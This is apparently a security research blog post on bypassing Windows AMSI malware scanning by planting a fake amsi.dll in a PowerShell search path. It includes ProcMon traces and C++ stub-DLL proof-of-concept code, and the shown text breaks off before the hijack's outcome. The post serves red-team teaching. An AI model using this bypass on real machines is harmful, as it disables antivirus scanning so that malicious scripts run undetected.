Resurrecting an old AMSI Bypass

sensepost.com/blog/2020/resurrecting-an-old-amsi-bypass

Reading time ~11 min


Posted by Philippe Vogler on 24 June 2020
Categories: Amsi, Bypass, Powershell
While working on DoubleAgent as part of the Introduction To Red Teaming course we're developing for RingZer0, I had a look at Anti-Malware Scan Interface (AMSI) bypasses. One of the objectives I had was to find a new way to evade AMSI. As with my DoubleAgent work, this did not lead to the identification of a novel finding, but instead revealed that old techniques can be revived with minimal work. This blog post describes how to resurrect the original DLL hijack documented by Cn33liz by extending it to simply define the typically exported functions found in `amsi.dll` in a fake DLL. This gives a low privileged user an AMSI bypass if they can write to a directory.

In a nutshell, what is AMSI?

The Anti-Malware Scan Interface (AMSI) is a vendor agnostic interface that applications or services can use to scan the contents of scripts for malicious content. Not all endpoint security products support AMSI, but to name a few Windows Defender, Sophos and McAfee currently do. A short list of products supporting AMSI can be found here.

Starting from .NET framework 4.8, AMSI is also integrated into the framework, making it possible to scan assemblies. https://devblogs.microsoft.com/dotnet/announcing-the-net-framework-4-8/.

A simple test for AMSI is to type a string commonly used in AMSI bypasses into a PowerShell prompt – `amsiutils`. If the endpoint security product supports AMSI, and detects the string, the PowerShell prompt should show an error stating that the command entered was malicious.




```
PS C:\Users\Masteramsi> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Masteramsi>
```

Example of a malicious string detection by AMSI.

Further information on AMSI is available on MSDN: https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal. Many AMSI bypasses exist today. The following GitHub project documents various publicly known techniques: https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

The Modified Condition


Before diving into the full details available in Cn33liz's blog post on bypassing AMSI with DLL hijacking, I wanted to have a look at which API calls were made, registry keys opened/created, DLLs loaded and so on when running a PowerShell script. A review of ProcMon's output revealed our first possible DLL hijack.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time of D...	Process Name	PID	Operation	Path	Result
9:34:34.98...	powershell.exe	6244	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
9:34:34.98...	powershell.exe	6244	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
9:34:34.98...	powershell.exe	6244	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
9:34:34.99...	powershell.exe	6244	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	NAME NOT FOUND
9:34:34.99...	powershell.exe	6244	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	NAME NOT FOUND
9:34:34.99...	powershell.exe	6244	CreateFile	C:\Windows\System32\amsi.dll	SUCCESS
9:34:34.99...	powershell.exe	6244	QueryBasicInfor...	C:\Windows\System32\amsi.dll	SUCCESS

Possible DLL hijack detected with ProcMon.

I built a dummy `amsi.dll` with an empty skeleton for DLLMain() like Cn33liz's original approach and placed it in the location listed by ProcMon to attempt the DLL hijack. I then ran PowerShell.


v4.0_3.0.0.0__31bf3856ad364e35
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35
Own AMSI
training (\\
v4.0_3.0.0.0
OneDrive
This PC
2 items
1 item selected 48.0 KB
Windows PowerShell

Name	Date modified	Type	Size
amsi.dll	3/2/2020 2:52 PM	Application extens...	48 KB
System.Management.Automation.dll	12/14/2017 1:40 AM	Application extens...	6,273 KB

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Cannot load PSReadline module.  Console is running without PSReadline.
PS>exit
An error occurred while creating the pipeline.
PS>ls
An error occurred while creating the pipeline.
PS>whoami
An error occurred while creating the pipeline.
PS>
```

The PowerShell engine was broken after performing the DLL hijack.

The dummy DLL ended up breaking PowerShell. The text at the end of Cn33liz's blog post may be why.


> * Reported to Microsoft MSRC on 28-03-2016
> * From Microsoft perspective AMSI/AntiVirus isn't a traditional security boundary and because this bypass wouldn't lead to Remote Code Execution or Elevation of Privileges, they can't issue a formal bulletin. However they're definitely interested in further exploring on how to improve their antimalware products, so i expect this to be fixed in a future release.
>
> *https://cn33liz.blogspot.com/2016/05/bypassing-amsi-using-powershell-5-dll.html*

Based on my results it looks like Microsoft ended up applying some hardening against DLL hijacking.

Common DLL Hijack Issues

DLL hijacking is not always as simple as placing a "dummy" DLL in the right folder. The calling process could attempt to use export functions in the DLL that certain features require. Missing exports might not only break process continuity, but could also silently fail without any noticeable impact. Importantly for certain DLL hijacks is to understand the original code structure of the *missing* DLL, and generally know what functions are being implemented.

Luckily, the functions exported by AMSI are documented by Microsoft. This significantly simplifies the task of reimplementing the AMSI DLL. Based on MSDN, only 7 functions needed to be implemented.



Antimalware Scan Interface (AMSI) functions

02/27/2019 • 2 minutes to read •

Functions that your application can call to request a scan. AMSI provides the following functions.


Function	Description
AmsiCloseSession	Close a session that was opened by AmsiOpenSession.
AmsiInitialize	Initialize the AMSI API.
AmsiOpenSession	Opens a session within which multiple scan requests can be correlated.
AmsiResultIsMalware	Determines if the result of a scan indicates that the content should be blocked.
AmsiScanBuffer	Scans a buffer-full of content for malware.
AmsiScanString	Scans a string for malware.
AmsiUninitialize	Remove the instance of the AMSI API that was originally opened by AmsiInitialize.

List of AMSI functions from MSDN.

One simple approach would be to define all of the typically exported functions as VOID typed, without any logic in the function. These stub functions do not return a value after the function executes and may solve the process continuity issue. If the calling process just stores a list with the DLL's export functions for future use, or simply verifies that the expected functions exist in the loaded DLL, this method may work. However, as it was the case of AMSI and PowerShell, some of the calling process' logic could still be broken with this approach, which is expected without logic implemented within the VOID functions. It appeared as though the calling process (PowerShell.exe) did not fully load when the AMSI DLL was missing functions. At this point, without access to the original DLL, typically a considerable amount of reversing and debugging efforts would be required to build an appropriate DLL. Alternatively, a DLL proxy might be an option. But I wasn't done with the "easy" road yet.

Creating a fake AMSI DLL

When creating a DLL project in VS, a default template is provided. The entry-point into a DLL called `DllMain` would be executed when the calling process starts or when the `LoadLibrary` function is called. The DLL will be loaded into the virtual address space of the current process when the system calls `DllMain` with the `DLL_PROCESS_ATTACH` flag. This is also where our functions will be defined. After reading the MSDN documentation about AMSI, I redefined the functions to include the correct receiving arguments:




```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include "iostream"
using namespace std;

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        void AmsiInitialize(LPCWSTR appName, HAMSICONTEXT * amsiContext);
        void AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION * amsiSession);
        void AmsiCloseSession(HAMSICONTEXT amsiContext, HAMSISESSION amsiSession);
        void AmsiResultIsMalware(r);
        void AmsiScanBuffer(HAMSICONTEXT amsiContext, PVOID buffer, ULONG length, LPCWSTR contentName, HAMSISESSION amsiSession, AMSI_RESULT * result);
        void AmsiScanString(HAMSICONTEXT amsiContext, LPCWSTR string, LPCWSTR contentName, HAMSISESSION amsiSession, AMSI_RESULT * result);
        void AmsiUninitialize(HAMSICONTEXT amsiContext);
        std::cout << "Library Loaded!";
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Visual Studio indicated that several function arguments were undefined.

Before compiling the project, Visual Studio already helpfully pointed out that several variables were undefined, namely `HAMSICONTEXT`, `HAMSISESSION`, `AMSI_RESULT` and `r`. MSDN publicly documents the definition of AMSI_RESULT, which turns out to be an enum. However, there is no documentation for `HAMSISESSION`, `HAMSICONTEXT`, or the `r` argument. Similar work on AMSI has been done by other researchers, for example, modexp provided a stub structure for `HAMSICONTEXT`. Great, two out of four undocumented structures done. For the two remaining ones, I was unfortunately not able to find any information. So I made two stub structs.

These won't let us meaningfully interact with the data, but should be enough to let a call succeed.

At this stage, all of the typically exported functions and their arguments have been ~~properly~~ defined. The DLL's code did not raise implicit alerts in Visual Studio anymore and it could at least be compiled. The code below is the full PoC.




```
typedef struct HAMSISESSION {
    DWORD test;
} HAMSISESSION;

typedef struct r {
    DWORD r;
};
```

Dummy structure definitions.

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include "iostream"

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        LPCWSTR appName = NULL;
        typedef struct HAMSICONTEXT {
            DWORD       Signature;            // "AMSI" or 0x49534D41
            PWCHAR      AppName;           // set by AmsiInitialize
            DWORD       Antimalware;       // set by AmsiInitialize
            DWORD       SessionCount;      // increased by AmsiOpenSession
        } HAMSICONTEXT;
        typedef enum AMSI_RESULT {
            AMSI_RESULT_CLEAN,
            AMSI_RESULT_NOT_DETECTED,
            AMSI_RESULT_BLOCKED_BY_ADMIN_START,
            AMSI_RESULT_BLOCKED_BY_ADMIN_END,
            AMSI_RESULT_DETECTED
        } AMSI_RESULT;

        typedef struct HAMSISESSION {
            DWORD test;
        } HAMSISESSION;

        typedef struct r {
            DWORD r;
        };

        void AmsiInitialize(LPCWSTR appName, HAMSICONTEXT * amsiContext);
        void AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION * amsiSession);
        void AmsiCloseSession(HAMSICONTEXT amsiContext, HAMSISESSION amsiSession);
        void AmsiResultIsMalware(r);
        void AmsiScanBuffer(HAMSICONTEXT amsiContext, PVOID buffer, ULONG length,
LPCWSTR contentName, HAMSISESSION amsiSession, AMSI_RESULT * result);
        void AmsiScanString(HAMSICONTEXT amsiContext, LPCWSTR string, LPCWSTR
contentName, HAMSISESSION amsiSession, AMSI_RESULT * result);
        void AmsiUninitialize(HAMSICONTEXT amsiContext);
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Hijacking

Planting this new custom DLL in the path ProcMon showed PowerShell looking for it, `C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35`, failed unfortunately.


Process Monitor - Sysinternals: www.sysinternals.com

Time of D...	Process Name	PID	Operation	Path	Result
4:41:54.93...	powershell.exe	5540	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	CloseFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryStandardI...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	ReadFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	ReadFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	CreateFileMapp...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	FILE LOCKED WITH ON.
4:41:54.93...	powershell.exe	5540	CreateFileMapp...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dlldll	SUCCESS
4:41:54.93...	powershell.exe	5540	Load Image	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	CloseFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.93...	powershell.exe	5540	CloseFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:41:54.94...	powershell.exe	5540	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	NAME NOT FOUND
4:41:54.94...	powershell.exe	5540	CreateFile	C:\Windows\System32\amsi.dll	SUCCESS

Windows PowerShell

